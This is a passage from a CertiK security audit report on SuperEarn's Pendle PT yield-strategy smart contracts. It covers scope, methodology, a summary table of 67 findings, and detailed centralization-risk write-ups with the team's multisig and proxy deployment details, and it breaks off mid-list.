CERTIK

SuperEarn - audit 2

Security Assessment

CertiK Assessed on Apr 7th, 2026

CertiK Assessed on Apr 7th, 2026

SuperEarn - audit 2

The security assessment was prepared by CertiK.

Executive Summary

TYPES	ECOSYSTEM	METHODS
DeFi	EVM Compatible	Formal Verification, Manual Review, Static Analysis

LANGUAGE	TIMELINE
Solidity	Preliminary comments published on 03/07/2026 Final report published on 04/07/2026

Vulnerability Summary

67	54	2	0	11	0
Total Findings	Resolved	Multi-Sig	Partially Resolved	Acknowledged	Declined

2	Centralization	2 Multi-Sig	Centralization findings highlight privileged roles & functions and their capabilities, or instances where the project takes custody of users' assets.
0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
1	Major	1 Resolved	Major risks may include logical errors that, under specific circumstances, could result in fund losses or loss of project control.
21	Medium	20 Resolved, 1 Acknowledged	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
33	Minor	30 Resolved, 3 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
10	Informational	3 Resolved, 7 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | SUPEREARN - AUDIT 2

CODEBASE | SUPEREARN - AUDIT 2

Repository

https://github.com/superearn-io/superearn-core/tree/deb0ad6e37fbf88da8dc52c69ade5184236c31ea

https://github.com/superearn-io/superearn-core/tree/c6c8adcee161da5a857e25dce47b1e600c71f89b

https://github.com/superearn-io/superearn-core/tree/bf9eeeb9107cbb14917a68a2e36b82583990b14a

https://github.com/superearn-io/superearn-core/tree/79a6b4dc54d0058fc5d76f4d08a49c44430a46b9

https://github.com/superearn-io/superearn-core/tree/3c5f22b01c7a3e15580e0e0e29a4b14d3fe494c7

https://github.com/superearn-io/superearn-core/tree/7f3f729d33724b46b5e81fb2fdfa7f5732accf62

https://github.com/superearn-io/superearn-core/tree/15e1105624094f6103f711044495ac75a1ddd294

https://github.com/superearn-io/superearn-core/tree/bc88606c778df45653e4765a6b3bc0203e9b87d0

https://github.com/superearn-io/superearn-core/tree/e619a3ecc300648c5205bb74e37b14eaea2b51c4

Commit

deb0ad6e37fbf88da8dc52c69ade5184236c31ea

c6c8adcee161da5a857e25dce47b1e600c71f89b

bf9eeeb9107cbb14917a68a2e36b82583990b14a

79a6b4dc54d0058fc5d76f4d08a49c44430a46b9

3c5f22b01c7a3e15580e0e0e29a4b14d3fe494c7

7f3f729d33724b46b5e81fb2fdfa7f5732accf62

15e1105624094f6103f711044495ac75a1ddd294

bc88606c778df45653e4765a6b3bc0203e9b87d0

e619a3ecc300648c5205bb74e37b14eaea2b51c4

Audit Scope

The file in scope is listed in the appendix.

APPROACH & METHODS | SUPEREARN - AUDIT 2

This audit was conducted for SuperEarn to evaluate the security and correctness of the smart contracts associated with the SuperEarn - audit 2 project. The assessment included a comprehensive review of the in-scope smart contracts. The audit was performed using a combination of Formal Verification, Manual Review, and Static Analysis.

The review process emphasized the following areas:

- Architecture review and threat modeling to understand systemic risks and identify design-level flaws.
- Identification of vulnerabilities through both common and edge-case attack vectors.
- Manual verification of contract logic to ensure alignment with intended design and business requirements.
- Dynamic testing to validate runtime behavior and assess execution risks.
- Assessment of code quality and maintainability, including adherence to current best practices and industry standards.

The audit resulted in findings categorized across multiple severity levels, from informational to critical. To enhance the project's security and long-term robustness, we recommend addressing the identified issues and considering the following general improvements:

- Improve code readability and maintainability by adopting a clean architectural pattern and modular design.
- Strengthen testing coverage, including unit and integration tests for key functionalities and edge cases.
- Maintain meaningful inline comments and documentations.
- Implement clear and transparent documentation for privileged roles and sensitive protocol operations.
- Regularly review and simulate contract behavior against newly emerging attack vectors.

REVIEW NOTES | SUPEREARN - AUDIT 2

Overview

SuperEarn - Audit 2 reviews a Solidity-based, upgradeable cross-chain yield aggregation protocol deployed across multiple chains, including Kaia and Ethereum. This audit represents the second phase of the SuperEarn project's security review. The reviewed scope implements a Yearn–compatible strategy that deploys stablecoin-based positions into Pendle Principal Token (PT) markets.

The strategy is implemented using the EIP-2535 Diamond architecture, enabling modular facet-based upgrades, and relies on a suite of pluggable asset swappers to bridge between the vault's stablecoin and the yield-bearing assets required by Pendle SY markets.

External Dependencies

The contracts are serving as the underlying entities to interact with one or more third party protocols. The scope of the audit treats third party entities as black boxes and assumes their functional correctness. However, in the real world, third parties can be compromised and this may lead to lost or stolen assets. In addition, upgrades of third parties can possibly create severe impacts, such as causing incorrect price calculations, denial of service or fund loss.

The following libraries/contracts are considered as the third-party dependencies:

- `@openzeppelin/contracts-upgradeable/`
- `@openzeppelin/contracts/`
- `@yearn-vaults/`
- `@metamorpho/`
- `IExternalAssetsProvider externalAssetsProvider`
- `address FLUID_DEX_POOL`
- `INeutrlMintController neutrlMintController`
- `address baseFeeOracle`
- `address healthCheck`
- `IPendleRouter pendleRouter`
- `IPendleMarket pendleMarket`

We assume these contracts or addresses are valid and non-vulnerable actors and implementing proper logic to collaborate with the current project.

Privileged Functions

In the **SuperEarn - audit 2** project, privileged roles are adopted to ensure the dynamic runtime updates of the project, which are specified in the **Centralization Risks** findings.

`PendlePTEmergencyExecutionFacet` is outside the scope of this audit. Given its security relevance to the system, we

performed a limited review of its design and privilege model. This review should not be considered full audit coverage.

As indicated by the code comments, the contract is intended for emergency use. When the protocol is in emergency mode, `emergencyExecute()` allows an authorized emergency keeper to perform arbitrary batched external calls using user-specified `target` and `calldata` inputs. The function does not enforce a timelock. It also does not impose strategy-level restrictions on callable targets, functions, or asset destinations. This authority may be exercised repeatedly for as long as emergency mode remains active.


Post-execution allowance cleanup depends on the accuracy of tracked approval records and the behavior of external token contracts. Because the implementation tolerates revocation failures, token allowances may remain outstanding in certain cases.

The authorization model also introduces a persistent governance trust assumption. Emergency-keeper approval persists across emergency sessions, while activation and deactivation of emergency mode are controlled by the manager role. As a result, once governance approves an emergency keeper, that approval may be reused in subsequent emergency events without renewed governance authorization.

Accordingly, although `PendlePTEmergencyExecutionFacet` is not part of the formal audit scope, it introduces a material privileged-operation trust assumption that should be clearly disclosed to integrators and end users.

To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of a `Timelock` contract.

FINDINGS | SUPEREARN - AUDIT 2



67	0	2	1	21	33	10
Total Findings	Critical	Centralization	Major	Medium	Minor	Informational

This report has been prepared for SuperEarn to identify potential vulnerabilities and security issues within the reviewed codebase. During the course of the audit, a total of 67 issues were identified. Leveraging a combination of Formal Verification, Manual Review & Static Analysis the following findings were uncovered:

ID	Title	Category	Severity	Status
SA2-56	**Centralized Control Of Contract Upgrade**	**Centralization**	**Centralization**	**4/5 Multi-Sig**
SA2-57	**Centralization Related Risks**	**Centralization**	**Centralization**	**4/5 Multi-Sig**
SA2-10	Decimal Mismatch In Post-Maturity `minTokenOut` Blocks Redemptions	Logical Issue	Major	Resolved
SA2-06	Incorrect Slippage Threshold Scaling In `_executeUnifiedRedeem()`	Logical Issue	Medium	Resolved
SA2-07	Missing Validation On `calldatas[i]`	Logical Issue	Medium	Resolved
SA2-11	Rollover Assumes The Intermediate Token Is Redeemable From Old SY	Logical Issue	Medium	Resolved
SA2-12	`emergencyClaimSwap` Skips Accounting Updates	Logical Issue	Medium	Resolved
SA2-13	External Provider Revert Can Permanently Lock Vault Accounting	Logical Issue	Medium	Resolved
SA2-14	`rollover` Skips SY:StrategyAsset 1:1 Re-Validation	Logical Issue	Medium	Resolved
SA2-17	`_prepareReturn` Round 2 Profit Underreported Due To Oracle TWAP Vs Market Price Divergence After PT Sale	Logical Issue	Medium	Acknowledged

ID	Title	Category	Severity	Status
SA2-18	Batch Swap Reverts If 10-Day Ago Price Becomes Stale	Financial Manipulation	Medium	Resolved
SA2-20	Manipulable `get_dy()` Snapshot Corrupts Batch Payout Weights In `requestSwapToVaultAsset()`	Financial Manipulation	Medium	Resolved
SA2-22	The `requestSwapToVaultAsset()` Misuses `nusdOut` When The Curve Pool Is Unset	Logical Issue	Medium	Resolved
SA2-24	Rollover `minPtOut` Calculated Against Old Matured Market Rate, Providing Near-Zero Slippage Protection For New Market	Logical Issue	Medium	Resolved
SA2-25	`_unstakeBatch` Uses Total NUSD Balance Instead Of Delta, Mixing In Pre-Existing NUSD	Logical Issue	Medium	Resolved
SA2-34	`previewSwapToVaultAsset` Uses ERC4626 Math, Actual Swap Uses DEX	Logical Issue	Medium	Resolved
SA2-35	Preview Functions Bake In Slippage Tolerance, Causing Systematic Undervaluation In `estimatedTotalAssets`	Logical Issue	Medium	Resolved
SA2-36	`submitExecutionWithExpectedBalance()` Caller-Controlled `expectedAssetsAfter` Bypasses Tolerance Check	Logical Issue	Medium	Resolved
SA2-37	`emergencyClaimSwap` Breaks `repayPredepositDebt` For Predeposit-Linked Redeems, Causing Permanent CooldownVault Debt Lockup	Logical Issue	Medium	Resolved
SA2-38	Unchecked Subtraction In `_prepareReturn` Round 2 May Block `harvest()` Call	Logical Issue	Medium	Resolved
SA2-39	`USDCToSNUSDCurveSwapper` Has No `recoverTokens` Function	Logical Issue	Medium	Resolved
SA2-51	Spot-Manipulable `expectedUsdt` In Swap Auto-Protection Enables Oracle Deflation Sandwich Attacks	Logical Issue	Medium	Resolved

ID	Title	Category	Severity	Status
SA2-58	`forceStartPendingBatch` Merges Pending Requests Into An Already-Unstaked Batch	Logical Issue	Medium	Resolved
SA2-70	Multiple Authorized Strategies Can Deadlock Each Other Through The Shared OpenEden Claim Queue	Logical Issue	Medium	Resolved
SA2-05	Potential Asset Mismatch In `s.vaultAsset` Configuration	Logical Issue	Minor	Resolved
SA2-08	Missing Zero Address Validation	Volatile Code	Minor	Resolved
SA2-15	`emergencyInitiateSwapCooldown` Creates Untracked Swap Request	Logical Issue	Minor	Resolved
SA2-21	Lack Of Reset Allowance After The `curvePool` Modification	Logical Issue	Minor	Resolved
SA2-30	Lack Of `vaultAsset` Validation In `_setMarket()`	Logical Issue	Minor	Resolved
SA2-31	Idle `vaultAsset` Not Accounted For In `liquidateAllPositions()`	Logical Issue	Minor	Resolved
SA2-32	Single-Sided `DIRECT_SY` Configuration May Cause DoS Due To Unsupported Preview Calls	Logical Issue	Minor	Resolved
SA2-40	`CooldownFacet` PT Valuation Uses Naive Decimal Scaling Instead Of Actual Exchange Rates, Diverging From `CoreFacet`	Logical Issue	Minor	Resolved
SA2-42	Unnecessary `maxInstantRedeem` Check Causes Shortfall Repayment DoS	Logical Issue	Minor	Resolved
SA2-44	Missing Vault Compatibility Check In `migrate()` Can Lock Migrated Assets	Logical Issue	Minor	Resolved
SA2-45	`_validateTargetsAndCalldatas` Does Not Restrict `transfer` Recipients, Allowing Strategist To Exfiltrate Tokens To Arbitrary Addresses	Logical Issue	Minor	Resolved

ID	Title	Category	Severity	Status
SA2-46	EIP-165 Non-Compliance	Logical Issue	Minor	Resolved
SA2-47	`maxSlippageBps` Default Is Not Initialized In Proxy Deployments	Volatile Code	Minor	Resolved
SA2-48	Unified Redeem Min-Out Uses Linear TWAP Rate And Ignores Trade-Size Price Impact	Incorrect Calculation	Minor	Resolved
SA2-49	`emergencyInitiateSwapCooldown` And `_finalizeRedeem` Records Stale `redeemAmounts` After Token Transfer	Logical Issue	Minor	Resolved
SA2-50	`USDCToCUSDOSwapper` Default `minOut` Uses `expectedUsdc` With Zero Tolerance Buffer	Logical Issue	Minor	Resolved
SA2-53	Incorrect Conversion Logic In `_premintCooldownVault` Causes Artificial Loss Reporting	Logical Issue	Minor	Resolved
SA2-55	Unbounded Loop In `_startNewBatchFromPending` Causes DoS	Logical Issue	Minor	Resolved
SA2-59	Missing `externalUnderlyingToken` Handling In `liquidatePosition()`	Logical Issue	Minor	Resolved
SA2-61	`forceStartPendingBatch` Merges Cooldown Snapshots And Allocates By Shares, Misallocating USDC When Share-To-Asset Rates Change	Logical Issue	Minor	Acknowledged
SA2-63	Inconsistent Estimated Total Assets Causes Utilization Distortion	Inconsistency	Minor	Resolved
SA2-64	Missing Return Data Validation In `_executeBatch`	Logical Issue	Minor	Resolved
SA2-67	Potential Incorrect Calculation In Price Impact	Incorrect Calculation	Minor	Resolved
SA2-68	Missing Requester Validation In `claimSwapToVaultAsset`	Volatile Code	Minor	Resolved

ID	Title	Category	Severity	Status
SA2-69	Uninitialized `s.shortfallTolerance`	Volatile Code	Minor	Resolved
SA2-71	High Price Impact Can Cause `_executeUnifiedRedeem()` DoS For Large Redemptions	Logical Issue	Minor	Resolved
SA2-72	Single-Unit Quote Misprices Premint Sizing On Non-Linear Swappers	Inconsistency	Minor	Resolved
SA2-73	Missing Facet Address Validation Enables Self-Delegatecall DoS	Logical Issue	Minor	Resolved
SA2-74	`setAllowedTarget` Does Not Revoke Stale ERC20 Allowances	Volatile Code	Minor	Resolved
SA2-75	Strategy Deauthorization Strands Funds, Excludes Balances From TotalAssets, And Blocks Queued Redemption Claims	Volatile Code	Minor	Acknowledged
SA2-76	`liquidateAllPositions()` Returns Gross Balance Ignoring RemainingPredepositDebt	Logical Issue	Minor	Resolved
SA2-77	Bridge Path Assumes Exact Delivery Without Short-Receipt Tolerance	Logical Issue	Minor	Acknowledged
SA2-79	Unreliable `totalAssets()` Checks Allow Lossy Or Misdirected Batch Executions To Bypass Validation	Volatile Code	Minor	Resolved
SA2-02	Discussion On `_validateAssetsChange()`	Logical Issue	Informational	Resolved
SA2-09	Potential Share-To-Asset Unit Mismatch In `tendTrigger()`	Volatile Code	Informational	Resolved
SA2-33	Missing Validation On `pendleRouter`	Coding Issue	Informational	Acknowledged
SA2-43	Oracle/Preview Reverts Can Break Harvest Automation	Logical Issue	Informational	Acknowledged

ID	Title	Category	Severity	Status
SA2-62	NAV-Based Oracle Fallback With Fixed 18→6 Scaling Misprices USDe→USDT Output During Outages Or Depegs	Logical Issue	Informational	Acknowledged
SA2-65	Self-Call Timelock Validation Can Be Bypassed By `diamondCut()` Before Execution	Logical Issue	Informational	Acknowledged
SA2-66	Inconsistent `harvestTrigger` Threshold In Pendle PT Strategy	Logical Issue	Informational	Resolved
SA2-78	Emergency Bridge Does Not Reduce Pending Withdrawal Accounting	Volatile Code	Informational	Acknowledged
SA2-80	Default `minOut` Makes Matured OpenEden Claims Revert After Any Queue-Side Shortfall	Volatile Code	Informational	Acknowledged
SA2-81	Configured Minimum Report Delay Is Never Enforced By HarvestTrigger	Logical Issue	Informational	Acknowledged

SA2-56 | Centralized Control Of Contract Upgrade

Category	Severity	Location	Status
Centralization	Centralization	src/superearn/core/strategy/custom/CustomStrategy.sol (0304-bf9e): 19~20; src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol (0304-bf9e): 34~35; src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol (0304-bf9e): 57~58; src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (0304-bf9e): 41~42; src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol (0304-bf9e): 42~43	4/5 Multi-Sig

Description

The following contracts are upgradeable and are intended to be used behind a proxy, with upgrades controlled by the proxy admin:

- `CustomStrategy`
- `USDTToSUSDeSwapper`
- `USDCToSNUSDCurveSwapper`
- `USDCToCUSDOSwapper`

These contracts all use OpenZeppelin's `Initializable` pattern and are deployed behind `TransparentUpgradeableProxy`. The proxy admin has the authority to change the implementation contract at any time.

Additionally, the `PendlePTDiamond` contract uses the EIP-2535 Diamond proxy pattern, which is inherently upgradeable via the `diamondCut()` function controlled by the contract owner. Through `diamondCut()`, the owner can add, replace, or remove any function selector mapping, effectively upgrading the contract's logic.

If the proxy admin or Diamond contract owner is compromised, an attacker could take advantage of this authority and change the implementation contract pointed to by the proxy (or replace facets in the Diamond), enabling malicious functionality to be executed through the proxy.

Recommendation

We recommend that the team make efforts to restrict access to the admin of the proxy contract. A strategy of combining a time-lock and a multi-signature (2/3, 4/5) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to migrate to a new implementation contract.

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently fully resolve the risk.

Short Term:

A combination of a time-lock and a multi signature (2/3, 4/5) wallet mitigate the risk by delaying the sensitive operation and avoiding a single point of key management failure.

- A time-lock with reasonable latency, such as 48 hours, for awareness of privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
  AND
- A medium/blog link for sharing the time-lock contract and multi-signers addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Long Term:

A combination of a time-lock on the contract upgrade operation and a DAO for controlling the upgrade operation mitigate the contract upgrade risk by applying transparency and decentralization.

- A time-lock with reasonable latency, such as 48 hours, for community awareness of privileged operations;
  AND
- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
  AND
- A medium/blog link for sharing the time-lock contract, multi-signers addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Permanent:

Renouncing ownership of the `admin` account or removing the upgrade functionality can *fully* resolve the risk.

- Renounce the ownership and never claim back the privileged role;
  OR
- Remove the risky functionality.

Note: we recommend the project team consider the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

Alleviation

[SuperEarn, 04/07/2026]:

The team has provided the following on-chain deployment details:

Chain: Ethereum Mainnet (Chain ID: 1)

---

1. CustomStrategy

Deployment Information

Property	Value
Contract Name	CustomStrategy
Implementation Address	`0x4Ab134a0987615Ab55Fc03E4B15Fc9E157208494`
Proxy Address	`0x50519a3AF6C0662134Ed7F9a160142D28D10f455`
Proxy Pattern	OpenZeppelin TransparentUpgradeableProxy
Source File	`src/superearn/core/strategy/custom/CustomStrategy.sol`
Implementation Deployment TX	0x61c3138b...
Proxy Deployment TX	0x1bced6b0...

Governance & Permission Setup

Function	Executor	Target	Transaction
`setStrategist(ManagementMultisig)`	Deployer/Admin	CustomStrategy	0x40ab48eb...

Function	Executor	Target	Transaction
`submitGovernanceTransfer(GovernanceMultisig)`	ManagementMultisig	CustomStrategy	0x30074f38...

ProxyAdmin Management

- ProxyAdmin Address: 0x5732A7422a8f3631a28Ab9439fe9A872BD39418D
- Owner's address: 0xce6917FF9125fff7Da0e5Da5840989B7F3897f2f(Multi-sig)

2. USDCToSNUSDCurveSwapper

Deployment Information

Property	Value
Contract Name	USDCToSNUSDCurveSwapper
Implementation Address	`0xA5b56325928752c1C1e69bbF343bc18A03a9C099`
Proxy Address	`0xdcc82aB8ABdCBedf1f42083300b13D1fa616A514`
Proxy Pattern	OpenZeppelin TransparentUpgradeableProxy
Source File	`src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol`
Implementation Deployment TX	0xdb1dd733...
Proxy Deployment TX	0xb2d4849c...

Governance & Permission Setup

Function	Executor	Target	Transaction
`grantRole(DEFAULT_ADMIN, GovernanceMultisig)`	Deployer	USDCToSNUSDCurveSwapper	0x452527f2...

Function	Executor	Target	Transaction
`renounceRole(DEFAULT_ADMIN, deployer)`	Deployer	USDCToSNUSDCurveSwapper	0x844df7a3...
`renounceRole(STRATEGY_ROLE, deployer)`	Deployer	USDCToSNUSDCurveSwapper	0xbb02f24c...

ProxyAdmin Management

- ProxyAdmin Address: 0x5732A7422a8f3631a28Ab9439fe9A872BD39418D
- Owner's address: 0xce6917FF9125fff7Da0e5Da5840989B7F3897f2f(Multi-sig)

3. USDCToCUSDOSwapper

Deployment Information

Property	Value
Contract Name	USDCToCUSDOSwapper
Implementation Address	`0xf3c7D2c8b4550CC23F4Bf18ca01bF733B7c39C4a`
Proxy Address	`0xF74550DE1d4B4Ff41ad44FD5eF26ACB5200525e8`
Proxy Pattern	OpenZeppelin TransparentUpgradeableProxy
Source File	`src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol`
Implementation Deployment TX	0xac0479ea...
Proxy Deployment TX	0x499c31a6...

Governance & Permission Setup

Function	Executor	Target	Transaction
`grantRole(DEFAULT_ADMIN, GovernanceMultisig)`	Deployer	USDCToCUSDOSwapper	0x553a7fa3...

Function	Executor	Target	Transaction
`renounceRole(DEFAULT_ADMIN, deployer)`	Deployer	USDCToCUSDOSwapper	0x0ed7e4a1...

ProxyAdmin Management

- ProxyAdmin Address: 0x5732A7422a8f3631a28Ab9439fe9A872BD39418D
- Owner's address: 0xce6917FF9125fff7Da0e5Da5840989B7F3897f2f(Multi-sig)

4. USDTToSUSDeSwapper

Current Status

Property	Value
Contract Name	USDTToSUSDeSwapper
Deployment Status	**Not deployed on mainnet**
Source File	`src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol`

SA2-57 | Centralization Related Risks

Category	Severity	Location	Status
Centralization	Centralization	src/superearn/core/strategy/custom/CustomStrategy.sol (0304-bf9e): 246~247, 272~273, 310~311, 344~345, 355~356, 365~366, 376~377, 402~403, 413~414; src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol (0304-bf9e): 103~104, 183~184, 219~220, 263~264; src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (0304-bf9e): 933~934, 961~962, 978~979, 1050~1051, 1085~1086, 1116~1117; src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol (0304-bf9e): 28~29, 43~44, 52~53, 63~64; src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol (0304-bf9e): 152~153, 207~208, 271~272, 278~279, 285~286, 295~296, 301~302, 307~308, 313~314, 319~320, 325~326, 331~332, 337~338, 343~344, 388~389; src/superearn/core/strategy/diamond/shared/facets/DiamondCutFacet.sol (0304-bf9e): 12~13; src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol (0304-bf9e): 771~772, 783~784, 794~795, 807~808, 816~817, 824~825, 831~832, 841~842; src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (0304-bf9e): 256~257, 261~262, 266~267, 291~292, 298~299, 302~303, 312~313, 325~326, 570~571; src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol (0304-bf9e): 504~505, 516~517, 526~527, 533~534, 543~544; src/superearn/v2/core/vaults/RemoteVault.sol (0304-bf9e): 881~882, 913~914, 950~951, 981~982	4/5 Multi-Sig

Description

In the Pendle PT Diamond strategy, the role `governance` (resolved via `Vault.governance()`) has authority over the following functions across its facets:

PendlePTCoreFacet:

- `setConfig()` — modify slippage tolerance and oracle configuration
- `setPendleRouter()` — change the Pendle router address
- `rollover()` — migrate the position to a new Pendle market

- `emergencyLiquidate()` — force-sell all PT outside normal flow
- `emergencyInitiateSwapCooldown()` — force-initiate a swap cooldown
- `emergencyClaimSwap()` — force-claim a pending swap

PendlePTYearnFacet:

- `setStrategist()` — change the strategist address
- `setKeeper()` — change the keeper address
- `setRewards()` (strategist only) — change the rewards address
- `setMinReportDelay()` / `setMaxReportDelay()` — modify harvest timing
- `setCreditThreshold()` — modify credit threshold
- `setForceHarvestTriggerOnce()` — force next harvest trigger
- `setBaseFeeOracle()` — change the base fee oracle
- `setMetadataURI()` — update metadata
- `setHealthCheck()` / `setDoHealthCheck()` — change or disable health check
- `setEmergencyExit()` — activate emergency exit mode
- `sweep()` — sweep arbitrary tokens from the strategy

PendlePTCooldownFacet:

- `setShortfallTolerance()` — modify shortfall tolerance
- `repayRemainingDebt()` (keepers) — repay remaining predeposit debt
- `advanceSwapPhase()` (keepers) — advance a swap through its phases

PendlePTExecutionFacet:

- `submitExecution()` — submit timelocked arbitrary external calls
- `acceptExecution()` — execute pending timelocked calls
- `cancelExecution()` — cancel pending execution
- `setAllowedTarget()` — whitelist targets for timelocked execution

DiamondCutFacet:

- `diamondCut()` — upgrade facets, add/remove/replace functions

If the `governance` account is compromised, an attacker may upgrade Diamond facets to inject malicious code, force-sell all PT at unfavorable prices, change oracle and slippage configurations to allow extraction, sweep tokens from the strategy, submit and execute arbitrary external calls via the timelock mechanism, and activate emergency exit draining all positions.

In the Pendle PT Diamond strategy, the role `keeper` (set via `setKeeper()`) has authority over the following functions:

- `tend()` — rebalance strategy positions
- `harvest()` — report profit/loss to the Yearn Vault

- `repayRemainingDebt()` — repay predeposit debt to CooldownVault
- `advanceSwapPhase()` — advance pending swaps through phases

If the `keeper` account is compromised, an attacker may trigger harvests at disadvantageous times to manipulate profit/loss reporting, and manipulate swap phase advancement.

In the Pendle PT Diamond strategy, the `vault` contract (Yearn Vault) has authority over the following functions:

- `withdraw()` — withdraw assets from the strategy
- `migrate()` — migrate strategy to a new address

If the `vault` contract is compromised, an attacker may withdraw all strategy assets and migrate to a malicious strategy.

In the Pendle PT Diamond strategy, the `CooldownVault` contract has authority over the following function:

- `repayPredepositDebt()` — trigger debt repayment for a specific predeposit

If the `CooldownVault` contract is compromised, an attacker may trigger debt repayment, manipulating predeposit accounting.

In the contract `USDTToSUSDeSwapper`, the role `DEFAULT_ADMIN_ROLE` has authority over the following functions:

- `authorizeStrategy()` / `deauthorizeStrategy()` — manage which strategies can use the swapper
- `setSlippageTolerance()` — modify slippage protection bounds
- `setFluidDexActive()` / `setUniswapV3Active()` — enable/disable DEX venues
- `pause()` / `unpause()` — pause/unpause all swap operations
- `recoverTokens()` — recover any tokens to arbitrary address

If a `DEFAULT_ADMIN_ROLE` account is compromised, an attacker may disable slippage protection, enable/disable DEX venues to force routing through manipulable pools, pause all swaps causing DoS, and recover all tokens held in the swapper.

In the contract `USDCToSNUSDCurveSwapper`, the role `DEFAULT_ADMIN_ROLE` has authority over the following functions:

- `authorizeStrategy()` / `deauthorizeStrategy()` — manage strategy authorization
- `setCurvePool()` — change the Curve pool address and token indices
- `setMaxSlippage()` — modify maximum slippage
- `pause()` / `unpause()` — pause/unpause operations
- `recoverTokens()` — recover any tokens to arbitrary address
- `forceStartPendingBatch()` — force-start a pending batch swap

If a `DEFAULT_ADMIN_ROLE` account is compromised, an attacker may redirect swaps to a malicious Curve pool, remove slippage protection, force-start batches, and recover all tokens.

In the contract `USDCToSNUSDCurveSwapper`, the role `KEEPER_ROLE` has authority over the following function:

- `unstakeBatch()` — unstake a batch from Neutrl and execute Curve swap

If a `KEEPER_ROLE` account is compromised, an attacker may trigger unstaking at disadvantageous times.

In the contract `USDCToCUSDOSwapper`, the role `DEFAULT_ADMIN_ROLE` has authority over the following functions:

- `authorizeStrategy()` / `deauthorizeStrategy()` — manage strategy authorization
- `pause()` / `unpause()` — pause/unpause operations
- `recoverTokens()` — recover any tokens to arbitrary address

If a `DEFAULT_ADMIN_ROLE` account is compromised, an attacker may pause all swap operations and recover all tokens held in the swapper.

In the contract `CustomStrategy`, the role `governance` has authority over the following functions:

- `setExternalAssetsProvider()` — change external assets provider
- `setDepositToken()` / `setWithdrawToken()` — manage allowed deposit/withdrawal tokens
- `setStrategist()` — change the strategist address
- `submitGovernanceTransfer()` — initiate governance transfer
- `setAllowedTarget()` — whitelist targets for execution
- `setAssetsChangeTolerance()` — modify assets change tolerance

If a `governance` account is compromised, an attacker may change allowed tokens and targets, modify tolerance to allow large asset drains via execution, and transfer governance to an attacker-controlled address.

In the contract `CustomStrategy`, the role `strategist` (or governance) has authority over the following functions:

- `submitExecution()` — execute arbitrary whitelisted external calls
- `submitExecutionWithExpectedBalance()` — execute calls with balance validation

If a `strategist` account is compromised, an attacker may execute arbitrary calls to whitelisted targets, potentially manipulating strategy positions.

In the contract `CustomStrategy`, the `RemoteVault` contract has authority over the following functions:

- `deposit()` — deposit tokens into the strategy
- `withdraw()` — withdraw tokens from the strategy

If the `RemoteVault` contract is compromised, an attacker may deposit and withdraw arbitrary amounts.

In the contract `RemoteVault`, the role `GOVERNANCE_ROLE` has authority over the following functions:

- `addCustomStrategy()` — register a new custom strategy (requires totalAssets == 0)
- `removeCustomStrategy()` — unregister a custom strategy (requires totalAssets == 0)
- `setYearnVault()` - configure yearn vault information
- `setPriceFeeds()` - set Chainlink price feeds for USDT and USDC

- `setPriceConverter()` - set the price converter contract
- `setSwapRouter()` - set swap router for USDT/asset token swaps
- `setSuperEarnRouter()` - set SuperEarnRouter for CooldownVault integration
- `setMaxSlippage()` - set max slippage
- `setAgent()` - set the Runespear agent address
- `emergencyBridgeAssetsToOrigin()` - bridge assets back to Origin
- `emergencyRecoverToken()` - recover stuck tokens
- `emergencyCooldownVaultRedeem()` - redeem CooldownVault shares
- `emergencyCooldownVaultClaim()` - claim a CooldownVault redemption

If the `GOVERNANCE_ROLE` account is compromised, an attacker can update key state variables to malicious contract addresses or unreasonable values, potentially causing financial loss or a denial-of-service (DoS) for the protocol.

In the contract `RemoteVault`, the `GOVERNANCE_ROLE`, `MANAGEMENT_ROLE`, and `KEEPER_ROLE` have authority over the following functions:

- `depositToCustomStrategy()` — transfer tokens from RemoteVault to a custom strategy
- `withdrawFromCustomStrategy()` — retrieve tokens from a custom strategy back to RemoteVault
- `swapUniswap()` - swap USDC to USDT or USDT to USDC via Uniswap V3
- `swapCurve()` - swap USDC to USDT or USDT to USDC via Curve
- `depositToYearn()` - deposit idle assets to Yearn vault
- `withdrawFromYearn()` - retrieve assets from the yearn vault
- `fulfillPendingWithdrawals()` - send any currently fulfillable USDT back to the origin vault

If any of the `GOVERNANCE_ROLE`, `MANAGEMENT_ROLE`, and `KEEPER_ROLE` accounts is compromised, an attacker may redirect vault assets to custom strategies or drain assets from them.

In the contract `RemoteVault`, the `SYSTEM_CONTRACT_ROLE` has authority over the following functions:

